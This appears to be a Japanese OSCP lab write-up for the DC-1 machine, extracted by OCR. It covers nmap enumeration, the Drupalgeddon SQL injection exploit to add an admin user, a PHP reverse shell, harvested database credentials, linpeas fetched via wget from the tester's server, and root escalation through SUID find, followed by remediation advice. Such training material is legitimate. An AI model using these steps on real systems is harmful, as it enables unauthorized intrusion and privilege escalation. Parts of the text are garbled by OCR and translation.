

DC-1

ウーサ「くま」– ursa@artiotech.org
OSID: 5472386

Contents

ハイレベル・サマリー&レコメンデーション

DC-1は、私たちが最初に完成させるOSCPラボマシンであり、結果として、私たちの執筆プロセスのモルモットとなる。ラボのプロフィールを見ると、DC-1は" 善と悪の最後の戦い"であることがわかる。ラボはDCAU 製で、2022年4月4日に発売された。認証されていないウェブサイトのゲストからシステム・ルート・ユーザーへのパスは、かなり単純です。CMSはDrupal 7で、**CVE-2014-3704**の脆弱性の影響を受けており、CMS上にadminユーザーを作成することができます。そして、作成した管理者ユーザーでPHPコードの実行を可能にし、WebサイトにPHPリバースシェルを保存して、Webサーバーと自分のマシンの間でシェルを開始することができます。そして、**find**ユーティリティを活用し、findユーティリティに設定された**SUID**ビットにより、root権限を持つシェルにエスカレートすることができます。



Figure 1: DC-1のプロファイル

まず、システム管理者は、サーバー上で使用されているDrupalインスタンスを更新する必要があります。これにより、ウェブサイトのゲストがCMSの設定にアクセスする可能性を防ぐことができます。PHPコード機能の有効化は、CMSからホストOSにピボットすることができるため、大きな問題になるように思われるが、実際には現在のDrupalのバージョンではできることが少ないため、この点についての推奨はない。システム上では、**find**ユーティリティにSUIDビットが設3 定されている理由はありません。システム管理者はユーザー実行ビットを**s**から**x**に変更する必要があります; これは他のユーザーがrootとしてfindを実行するのを止めるでしょう。

ウォークスルー

情報収集

ホストファイル

HTBやOSCPのラボで作業する場合、IPアドレスを秘**/etc/hosts**ファイルに配置すると、マシンでの作業が容易になります。また、ウェブページを表示したり、サブドメインで作業するために、ドメイン名を解決する必要があるマシンもあります。

IPアドレスが表示されたら、テスターはIPアドレス、ドメイン名（dc-1.offsec）、エイリアス（dc-1）をhostsファイルに配置します（私、そしてあなたがフォローすることになった場合、あなたも）。また、このタイミングで、今後使用するメモの取り方、整理の仕方などををテストします。紙のノートを処分する必要があるので、私はそのうちの1つを使うつもりです。他の人はObsidianやCherryTreeがノート作成ソリューションとして優れていると声を揃えて言いますが、本当によく機能しますよ！他の人はObsidianやCherry Treeをノートとして使うことを勧めています。あなたが書いたものすべてがレポートや記事として掲載されるわけではありませんが、レポートに掲載されるものはすべて、あなたが記録したものなのです。



Figure 2: ラボのIPでhostsファイルを更新する様子

この種のラボでは、受動的な情報収集やOSINTを行うことはあまりありません。OffSecのウェブサイトで与えられる情報のほとんどは、挑戦のネタバレに資するものではありませんし、ググれば私たちのために全部ネタバレしてくれます（書き込みをしているのは私たちだけでしょう）。この場合、マシンのスキャンと列挙に移りましょう。

サービス・エニュメレーション

時間の節約

どのポートに時間をかける価値があるかを収集するために、masscanや最小限のnmapスキャンを実行することができます。

まず、ポートを集めて効率的に列挙するために、最小限のスキャンで十分です。しかし、しばらくそこにいることになるので、大きなジュースとスナックを用意したほうがいい。環境によってはのスタンスで、masscanか**nmap -p- -v <host>**のどちらかを使いますが、お好きな方を選んでください。

さて、ポートのリストができたので、よりアグレッシブなスキャンをしてみましょう。私は、このボックスについてできる限りの情報を得るために、"**sudo nmap -sSCV -A -v -p 22,80,111,40238 –script vuln dc-1 | tee dc1-tcp**" というコマンドを使用します。また、UDPポートの情報を得るために、UDPスキャン（**-sU**と**–top-ports=1000**）を実行しましたが、ポート111だけが興味深いものを示していました。以下は、見つかったポート、サービス、バージョンです。

サービス内容

以下のサービスが判明しています:

ポート	サービ	バージョン
22	SSH	OpenSSH 6.0p1
80	HTTP	Apache httpd 2.2.22
111	RPC	RPCBind 2-4
40238	RPC	2-4

このSSHのバージョンで表示されるまともそうな脆弱性は3つです時間の節約masscanやminimal nmap scan を実行することで、時間をかける価値のあるポートを収集することができます：**CVE-2015-5600**、**SSV:61450**、そして**CVE-2014-1692**です。とりあえず、これらは後で参照できるようにメモしておくことにします。将来的には役に立つかもしれませんが、今は、Webアプリケーションを覗いて、認証情報や、システムの足がかりとなる適切な情報を入手しましょう。

CVEのフィルタリング

nmapの結果を見ると、マシン上のサービスに対応するCVEがたくさんあることがわかります。頭痛の種を避け、将来的に結果を参照する際の時間を節約するために、7.5未満のvulnersの結果を自由に削除してください：チャンスは、とにかくそれらのほとんどを考慮する必要はありません。

ウェブサービスを列挙する際には、多くのことを確認する必要があります。これらをテストする際に最初に行うべきことは、サーバー上にどのファイルやディレクトリが存在し、どれに直接アクセスできるかを確認することです。Webサイトに存在するディレクトリ情報の最大の蓄積の1つがrobots.txtファイルです。サイトによってはしかし、多くの場合、その情報は非常に有用です。この場合、**robots.txt** ファイルは巨大で、解析するためのファイルやディレクトリの一覧を与えています。このファイルの中身を見ることはしませんが、時間があるときに調べてみてください。cron.php、web.config、/user/login/、/user/register/、/user/password/、その他にもいくつか気になる場所がある。ffuf、dirb、その他無数のツールでサブドメインやフォルダ/ファイルを列挙してみることもできるが、今は今あるもので我慢することにしよう。nmapが見つけてくれたものを振り返ってみると、注目すべき脆弱性（**CVE-2014-3704**）があり、それを利用することになるでしょう。Wappalyzerを使うと、Drupalのバージョンが脆弱性の範囲に入ることが確認できます。これをさらに調べてみましょう！



Figure 3: Drupal（およびその他のサービス）バージョン提供：Wappalyzer

CVE-2014-3704の脆弱性に関連するエクスプロイトを見つけたい場合、最初に使うべきツールはsearchsploitです。Drupal 7」で検索すると、使用可能なエクスプロイトの長いリストが表示されます。私たちが探しているのは、認証情報を必要とせず、システムから有利になり（RCE、任意のアップロードなど）、使い方が簡単なものである。さて、私はウェブアプリを見ましたが、認証情報を見つけることができませんでした（ちなみに、私はここで説明した以上のことをしました）。Hydraを使う代わりに、**-m**フラグを使ってsearchsploitから**34992.py**をダウンロードし、新しい管理ユーザーを作ってみましょう。しかし、これを実行する前に、いくつかのことをいじりましょう。

```
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Add Admin User)                | php/webapps/34992.py
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Admin Session)                 | php/webapps/44355.php
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (PoC) (Reset Password) (1)      | php/webapps/34984.py
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (PoC) (Reset Password) (2)      | php/webapps/34993.php
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Remote Code Execution)         | php/webapps/35150.php
Drupal 7.12 - Multiple Vulnerabilities                                           | php/webapps/18564.txt
Drupal 7.x Module Services - Remote Code Execution                               | php/webapps/41564.php
```

Figure 4: 試すことができるエクスプロイトがいくつかある

修正まず、エクスプロイトをすぐに実行すると、おそらくエラーが出るでしょう。2.7; **python**の代わりに**python2**を実行することでこの問題を回避することができます。もう一つの問題は（個人的な好みですが）、バナーがやたらと長いことです！私たちは、簡潔にするために、この大部分を削除しています。また、この悪用コードの作者は、drupalpass.pyのコードをこのファイルに含めることで、私たちが自分で探してインポートする必要がないようにしてくれていることにお気づきでしょう。それでは、**- h http://dc-1.offsec/user/login/ -u ursa -p rawr**のオプションで実行してみましょう。

トラブルシューティング

リクエストがどこに向かっているのか、どのような経路があるのかを考えてみてください。エクスプロイトスクリプトから成功メッセージを受け取ったのに、ログインできない場合は、何か間違ったことをしています。スクリプトに与えたパスが**/**で終わっていることを確認してください。**/user/login**と**/user/login/**」は異なるパスであり、異なる結果をもたらします！



Figure 5: いいね、うまくいったみたいだね！

ペネトレーション

ログインしたことで、今までできなかったことができるようになるのでは？いろいろと調べてみましょう！新しいページを作るときに、**PHP**の書式を有効にす「ることができる」ことがわかりました。モジュールページでは、PHPを有効にすることは危険であることを、さらに一歩先に伝えています。有効化した後、設定ページで使用権限があることを確認します。設定メニューの**PHP**コードをクリックすると、フォーマット専用の設定ページがもう一つありますが、そこでは何もする必要はないでしょう。



Figure 6: モジュールと設定ページで、新規投稿でPHPを使えるようにする

新しいページを作成すると、使用できるテキスト形式のドロップダウンメニューが表示されるはずです。ここでは、PHPコードを選択し、PHP リバーシシェルをアップロードします。PHPコードを選択し、PHPリバーシシェルをアップロードします。あらかじめ書き込まれたものを見つけることができる場所はたくさんありますし、自分で作ることもできます。私は、ペイロードを簡単に作るために、**revshells**のウェブサイトを使うことにしています。PHPのPentestMonkeyオプションは、ページ本体にコピー＆ペーストして保存するだけなので、うまくいきました。奇妙なエラーが発生しましたが、新しいページを見「ることができる」ので、それは重要ではありません！リスナーを起動し、ページのリンクをクリックすると、シェルが起動します。すっきりした！



Figure 7: これで初期シェルができた

アクセスの維持

幸い、アップロードしたPHPページは、ページを再読み込みすることで必要なときにシェルを起動するので、何か問題が発生してもあまり心配する必要はありません。認証情報に関しては、CMSの設定ページにはファイルシステムのセクションがあります; 設定は**/var/www/sites/default/**に保持されているようで、**settings.php**ページを解析することができます。ファイルの先頭には、mysqlの認証情報である**dbuser:Rock3t**があります。dbを調べて管理者ユーザーのハッシュを取得し、それをjohntheripperで実行し、そのウサギの穴に従うこともできますが、privescにはもっと手っ取り早い方法があります。とりあえず、**/home**ディレクトリにある**local.txt**を取得してみましょう。



Figure 8: 少しずつ、必要なものを手に入れることができるようになった

特権を昇格させる場合、現在の能力をどこで活用できるかを判断するために、多くの項目を列挙する必要があります。Windows用（**Winpeas**という名前）とOSx用（通常のLinpeasに特定のフラグを設定したもの）があり、システムにインストールするのはとても簡単で、システムに関して知りたいことをすべて徹底的に文書化するためのメダルを取っています。通常、このソフトは/tmpディレクトリは、システム上の他の場所がかなりロックダウンされているのに対し、ユーザーがファイルを作成したり変更したりできるようにします。このため、**/tmp**は今後のすべての取り組みのための良いステージングロケーションとなります。

シンプルなエクスフィルトレーション

Pythonの秘**http.server**は、評価中に使える唯一のhttpモジュールではありません。ログやコマンドの出力など、ローカルで作業できる情報の断片をシステムから流出させることができる、実に優れたモジュールである**uploadserver**が存在します。

私たちのシステムでは、ディレクトリをLinpeasの場所に変更し、それをホストするために簡単なhttpサーバを実行します。Python のhttpサーバを使うのが簡単だし、怠け者なので、このマシンで**python -m http.server 8000**を実行すると、**wget http://<tuno- ip>:8000/linpeas.sh** というリクエストをラボのマシンで、カレントディレクトリにファイルをダウンロードします。実行できるようにファイルのパーミッションを変更する必要があるかもしれません（**chmod +x linpeas.sh**）、その後、すべてがうまく実行されます。出力はたくさんありますが、それに圧倒されないでください！ツールの出力の冒頭では、表示される情報が色分けされており、最も興味深い情報だけが強調表示されていることがわかります。コマンドの実行中に、他のユーザーのディレクトリにあるファイルを特定するセクションがあり、そのディレクトリの1つが**/root/**です。このディレクトリには、root以外誰もアクセスできないのですが、どうなっているのでしょうか？

```
╔══════════╣ Files inside others home (limit 20)
/home/flag4/.bash_logout
/home/flag4/.profile
/home/flag4/flag4.txt
/home/flag4/.bash_history
/home/flag4/.bashrc
/home/local.txt
/root/.profile
/root/.drush/drush.complete.sh
/root/.drush/drush.prompt.sh
/root/.drush/cache/download/https---updates.drupal.org-release-history-views-7.x
/root/.drush/cache/download/https---ftp.drupal.org-files-projects-views-7.x-3.20.tar.gz
/root/.drush/cache/download/https---updates.drupal.org-release-history-drupal-7.x
/root/.drush/cache/download/https---ftp.drupal.org-files-projects-ctools-7.x-1.15.tar.gz
/root/.drush/cache/download/https---updates.drupal.org-release-history-ctools-7.x
/root/.drush/cache/download/https---ftp.drupal.org-files-projects-drupal-7.24.tar.gz
/root/.drush/drushrc.php
/root/.drush/drush.bashrc
/root/proof.txt
/root/thefinalflag.txt
/root/.bash_history
grep: write error
```

Figure 9: 興味深いリンピースの出力

Linuxでファイルを探す場合、いくつかの方法がありますが、最も一般的な方法は、間違いなく**find**ユーティリティを使用することです。このユーティリティには、ファイルサイズ、ファイルタイプ、所有者など、ファイルの特定の属性を検索するために使用するフラグがたくさん用意されています。また、「ファイル名」オプションとしてワイルドカード（*****）を指定することで、ディレクトリ内のすべてのファイルをリストアップすることもできます。例えば、/root/ディレクトリにあるファイルを列挙すると、次のようになります：**find /root * 2>/dev/null**.端末に「Permission denied」などのエラーが殺到することを望まない限り、すべての**stderr**メッセージをvoid（**/dev/null**）にリダイレクトするのがスマートでしょう。意外なことに、ルートディレクトリのファイルのリストが得られます。linpeasのいくつかの出力は、findユーティリティがSUIDビットを設定していることを検証しています。SUIDを持つファイルは、コマンドを渡すユーザーに関係なく、常にそのファイルを所有するユーザーとして実行されます。また、find には非常に便利なフラグがあります：**-exec**です。execフラグにシェルパスを渡すことで、問題なくrootシェルにエスカレートすることができます！SUIDビットが設定されたfindユーティリティの悪用については、このウェブページですべて知ることができます。

```
www-data@DC-1:/tmp$ find /root * 2>/dev/null
find /root * 2>/dev/null
/root
/root/.profile
/root/.drush
/root/.drush/drush.complete.sh
/root/.drush/drush.prompt.sh
/root/.drush/cache
/root/.drush/cache/usage
/root/.drush/cache/download
/root/.drush/cache/download/https---updates.drupal.org-release-history-views-7.x
/root/.drush/cache/download/https---ftp.drupal.org-files-projects-views-7.x-3.20.tar.gz
/root/.drush/cache/download/https---updates.drupal.org-release-history-drupal-7.x
/root/.drush/cache/download/https---ftp.drupal.org-files-projects-ctools-7.x-1.15.tar.gz
/root/.drush/cache/download/https---updates.drupal.org-release-history-ctools-7.x
/root/.drush/cache/download/https---ftp.drupal.org-files-projects-drupal-7.24.tar.gz
/root/.drush/drushrc.php
/root/.drush/drush.bashrc
/root/proof.txt
/root/thefinalflag.txt
/root/.bash_history
/root/.bashrc
/root/.aptitude
/root/.aptitude/cache
/root/.aptitude/config
linpeas.sh
vmware-root
www-data@DC-1:/tmp$
```

Figure 10: SUIDビットが設定されている場合、Findを使用して特権をエスカレートさせることができる

これでroot権限が得られたので、ラボのマシンで好きなことをすることができるようになりました。**proof.txt**ファイルは、findを実行してわかったように、/root/ディレクトリにあるべき場所にあります。そのファイルをcatして、後始末を心配しましょう！

クリーニング屋さん

ツール&アーティファクト

以下の項目が追加されました:

所在地	名称	削除された？
/tmp/	linpeas.sh	
/home/flag4/	.bash_history	N/A
/root/	.bash_history	N/A

キャンプをする場合、ゴミが散乱していたり、火が燃えていたりする状態でキャンプ場を離れると、環境や他人に害を及ぼすことがあります。同じ原理がステージング環境を離れるときにも適用されます。ローカルマシンにインストールしたユーティリティはすべてクリーンアップしてください。もしあなたがラボの共有マシンにいるのなら、この経験則は指数関数的に重要です。輝くlinpeasユーティリティが課題作成者によって意図的に提供されたものでないことを、仲間の学生がどのように知ることができるでしょうか？このことが彼らの学習体験にどのような影響を与えるでしょうか？

コマンドサニタリー

ラボのマシンは私たちにしか対応していないので、ラボを停止するとすべてが削除されるため、.bash_history ファイルをクリーンアップする必要はありません。

ボによっては、特に複数の学生がアクセスできるラボでは、.bash_historyファイルを/dev/null にパイプすることがあります。しかし、これは常にそうであるとは限らず、他の人が課題を完了するのに影響を与える可能性があります。セッションの最後に素早くチェックし、必要に応じてクリーンアップするのは良い習慣です。root 権限があれば、間違いなく簡単になります！

システムプルーフスクリーンショット

このラボを終えたので、メモ、コマンド出力、スクリーンショット、書き込みをすべて手元に置いて、今後、来る試験のためにこれらの資料を参照するのが簡単になるようにしましょう！あなたはとてもすてきな方ですね！



Figure 11: やりましたね！